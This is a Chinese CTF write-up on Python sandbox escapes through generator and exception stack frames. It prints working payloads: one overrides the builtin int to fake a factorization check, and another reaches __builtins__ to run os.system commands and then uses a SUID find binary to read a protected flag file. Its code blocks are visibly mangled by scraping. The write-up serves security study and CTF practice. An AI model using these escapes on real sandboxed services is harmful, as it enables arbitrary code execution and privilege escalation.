参考文章https://xz.aliyun.com/news/13075 https://forum.butian.net/share/4114 https://docs.python.org/zh-cn/3/reference/datamodel.html#traceback-objects
生成器逃逸 生成器 生成器(Generator) 是 py 中一个特殊的迭代器,用 yield 定义
yeild 用于产生一个值,保留当前运行状态的同时暂停函数执行,并在下一次调用生成器时,函数从上次暂停的位置继续执行,直到遇到下一个 yeild 字段或函数结束
1
2
3
4
5
6
7
8
9
def f ():1 while True :yield a1 print (next (f)) print (next (f))
给 a 加范围可以用 for 语句一次性输出
1
2
3
4
5
6
7
8
def f ():1 for i in range (100 ):yield a1 for value in f:print (value)
可以使用简洁的语法直接定义,不需要定义函数
1 2 3 a=(i+1 for i in range (100 ))for value in a:print (value)
gi_code
说明 :生成器关联的代码对象 (code object)。
gi_frame
说明 :生成器的帧对象 (frame object),表示生成器当前的执行栈帧。它包含了局部变量、执行点等信息。
gi_running
说明 :一个布尔值,表示生成器当前是否正在执行。这是为了防止生成器在执行过程中被重入(re-entered)。
gi_yieldfrom (Python 3.3+)
说明 :如果生成器当前正在使用 yield from 委托给另一个子生成器或迭代器,这个属性会指向那个子迭代器。否则为 None。
gi_frame.f_locals
栈帧属性: f_back :
说明 : 指向调用栈中当前帧的上一帧(即调用当前函数的那个函数的帧)。如果当前帧是调用栈的最底部(通常是模块级别或脚本的起始点),则 f_back 为 None。用途 : 用于回溯调用栈,了解函数是如何被调用的。调试器常用此属性来展示调用堆栈。
f_code :
f_locals :
说明 : 一个字典,包含了当前帧的局部变量(包括函数参数)。字典的键是变量名(字符串),值是变量的实际值。用途 : 查看或修改(不推荐,但技术上可能)函数的局部变量。调试时非常有用。
f_globals :
说明 : 一个字典,包含了当前帧执行时可见的全局变量。这通常是函数定义所在的模块的命名空间。用途 : 查看或修改(同样不推荐)全局变量。
f_builtins :
说明 : 一个字典,包含了当前帧可以访问的内建名称(built-in names),例如 len(), print() 等。用途 : 了解当前执行环境下的内建函数和常量。
f_lineno :
说明 : 当前帧正在执行或即将执行的源代码行号。用途 : 精确定位代码执行到的位置,对于调试和错误报告至关重要。
f_lasti :
说明 : 当前帧中最后执行的字节码指令的索引(相对于 f_code.co_code,即字节码字符串)。如果是 -1,表示还没有字节码指令被执行(例如,在函数刚开始时)。用途 : 更底层的调试,了解字节码级别的执行情况。

生成器栈帧逃逸 原理:生成器的栈帧对象通过 f_back(返回前一帧)从而逃逸出去获取 globals 全局符号表
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
s3cret="this is flag"
我们仔细看这些代码
locals 定义了一个字典作为局部作用域
complie(source, filename, mode) 是一个内置函数,用于将 Python 源代码编译成代码对象(code object)
source 是要编译的源代码
exec 表示在 locals 中执行 code,结果会返回到 locals
我们看到 code 中的内容,定义了一个 waff,定义一个 f,f 是一个生成器函数其中 yeild 了一个 g.gl_frame.f_back
gl_frame 指的是 f()的栈帧,.f_back 后指 waff() 的栈帧。
frame = next(g)获取了生成器的栈帧对象,之后执行 b = frame.f_back.f_back.f_globals['s3cret'],一次 back 之后指向执行函数的栈帧也就是 exec 的栈帧(filename 的环境),再一次 back 之后来到全局的栈帧。f_globals 获取了全局变量字典,从中取出 s3cret,作用域是 locals,所以 locals 中会多出 "b":"this is flag"
例题: 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 import sysimport os'''<<codehere>>''' try :"ascii" )except UnicodeEncodeError:0 )if "__" in codes:print ("__ bypass!!" )0 )"\nres=factorization(c)" print (codes)locals ={"c" :"696287028823439285412516128163589070098246262909373657123513205248504673721763725782111252400832490434679394908376105858691044678021174845791418862932607425950200598200060291023443682438196296552959193310931511695879911797958384622729237086633102190135848913461450985723041407754481986496355123676762688279345454097417867967541742514421793625023908839792826309255544857686826906112897645490957973302912538933557595974247790107119797052793215732276223986103011959886471914076797945807178565638449444649884648281583799341879871243480706581561222485741528460964215341338065078004726721288305399437901175097234518605353898496140160657001466187637392934757378798373716670535613637539637468311719923648905641849133472394335053728987186164141412563575941433170489130760050719104922820370994229626736584948464278494600095254297544697025133049342015490116889359876782318981037912673894441836237479855411354981092887603250217400661295605194527558700876411215998415750392444999450257864683822080257235005982249555861378338228029418186061824474448847008690117195232841650446990696256199968716183007097835159707554255408220292726523159227686505847172535282144212465211879980290126845799443985426297754482370702756554520668240815554441667638597863" ,"__builtins__" : None }set ()def blackFunc (oldexit ):def func (event, args ):"process" ,"os" ,"sys" ,"interpreter" ,"cpython" ,"open" ,"compile" ,"__new__" ,"gc" ]for i in blackList:if i in (event + "" .join(str (s) for s in args)).lower():print ("noooooooooo" )print (i)0 )return funccompile (codes, "<judgecode>" , "exec" )exec (code,{"__builtins__" : None },locals )print (locals )int (locals ["res" ][0 ])int (locals ["res" ][1 ])if (p>1e5 and q>1e5 and p*q==int ("696287028823439285412516128163589070098246262909373657123513205248504673721763725782111252400832490434679394908376105858691044678021174845791418862932607425950200598200060291023443682438196296552959193310931511695879911797958384622729237086633102190135848913461450985723041407754481986496355123676762688279345454097417867967541742514421793625023908839792826309255544857686826906112897645490957973302912538933557595974247790107119797052793215732276223986103011959886471914076797945807178565638449444649884648281583799341879871243480706581561222485741528460964215341338065078004726721288305399437901175097234518605353898496140160657001466187637392934757378798373716670535613637539637468311719923648905641849133472394335053728987186164141412563575941433170489130760050719104922820370994229626736584948464278494600095254297544697025133049342015490116889359876782318981037912673894441836237479855411354981092887603250217400661295605194527558700876411215998415750392444999450257864683822080257235005982249555861378338228029418186061824474448847008690117195232841650446990696256199968716183007097835159707554255408220292726523159227686505847172535282144212465211879980290126845799443985426297754482370702756554520668240815554441667638597863" )):print ("Correct!" ,end="" )else :print ("Wrong!" ,end="" )
读代码我们知道要我们写一个函数分解 c 这个超大的数字,且 pq 要同时大于 10000,同时有时间限制,很显然正常的方法几乎不可能符合要求,但这里有个很奇怪的地方,数字是用 int 转换字符串得到的,于是结合栈帧逃逸,我们想到覆盖掉原本的 int 方法,将结果可控
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 def factorization (c_param ):def fake_int (i_param ):return 100001 * 100002 for i in [1 ])for x in a][0 ]"_" + "_" + "builtins" + "_" + "_" int = fake_intreturn (100001 , 100002 )
异常栈帧逃逸
补充说明,什么是回溯对象:异常 的栈跟踪信息。 当异常发生时会隐式地创建一个回溯对象,也可以通过调用 types.TracebackType 显式地创建。_3.7 版本后_回溯对象可以通过 Python 代码显式地实例化。对于隐式地创建的回溯对象,当查找异常处理器使得执行栈展开时,会在每个展开层级的当前回溯之前插入一个回溯对象。 当进入一个异常处理器时,程序将可以使用栈跟踪。它可作为 sys.exc_info() 所返回的元组的第三项 ,以及所捕获异常的 traceback 属性被获取。
1 2 3 4 5 6 7 8 def get_stack_frame_via_exception ():try :raise Exceptionexcept Exception as e:while tb.tb_next: return tb.tb_frame
说明:
代码直接给出异常,tb = e.__traceback__ 获取异常的回溯对象
traceback.tb_next tb_next 是栈跟踪中的下一层级(通往发生异常的帧),如果没有下一层级则为 None。
通过循环 tb.tb_next,知道下一层级是 none,此时返回的就是最下面的栈帧,也就逃逸出来了
例题:minil pybox 题目直接给了源码
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 from flask import Flask, request, Responseimport multiprocessingimport sysimport ioimport astclass SandboxVisitor (ast.NodeVisitor):"__class__" , "__dict__" , "__bases__" , "__mro__" , "__subclasses__" ,"__globals__" , "__code__" , "__closure__" , "__func__" , "__self__" ,"__module__" , "__import__" , "__builtins__" , "__base__" def visit_Attribute (self, node ):if isinstance (node.attr, str ) and node.attr in self .forbidden_attrs:raise ValueErrorself .generic_visit(node)def visit_GeneratorExp (self, node ):raise ValueErrordef sandbox_executor (code, result_queue ):"print" : print ,"filter" : filter ,"list" : list ,"len" : len ,"addaudithook" : sys.addaudithook,"Exception" : Exception"__builtins__" : safe_builtins}try :exec (code, safe_globals)"ok" , output or error))except Exception as e:"err" , str (e)))def safe_exec (code: str , timeout=1 ):'unicode_escape' )if p.is_alive():return "Timeout: code took too long to run." try :return output if status == "ok" else f"Error: {output} " except :return "Error: no output from sandbox." """ def my_audit_checker(event,args): allowed_events = ["import", "time.sleep", "builtins.input", "builtins.input/result"] if not list(filter(lambda x: event == x, allowed_events)): raise Exception if len(args) > 0: raise Exception addaudithook(my_audit_checker) print("{}") """ "\"'|&`+-*/()[]{}_." @app.route('/' def index ():return open (__file__, 'r' ).read()@app.route('/execute' ,methods=['POST' ] def execute ():'text' ]for char in badchars:if char in text:return Response("Error" , status=400 )format (text))if len (output)>5 :return Response("Error" , status=400 )return Response(output, status=200 )if __name__ == '__main__' :'0.0.0.0' )
这边使用异常栈帧逃逸获取到 __builtins__
1 2 3 4 5 6 7 8 9 10 11 text=") list=lambda x:True len=lambda x:False try: 1/0 except Exception as e: frame = e.__traceback__.tb_frame.f_back builtins = frame.f_globals['__builtins__'] builtins.exec(" builtins.__import__ ('os' ).system('ls / -al>app.py' )") print("
由于输出被限制,直接放到 app.py 或者自己写一个静态界面
可以看见其中有 flag 文件,但是直接读会有权限问题,无法回显,查看 entrypoint.sh 我们可以知道 find 被 chmod 4755,通过 find 可以对每一个找到的文件执行一个命令的机制,我们构造 find . -exec cat /m1* \; 到 app.py 可得到 flag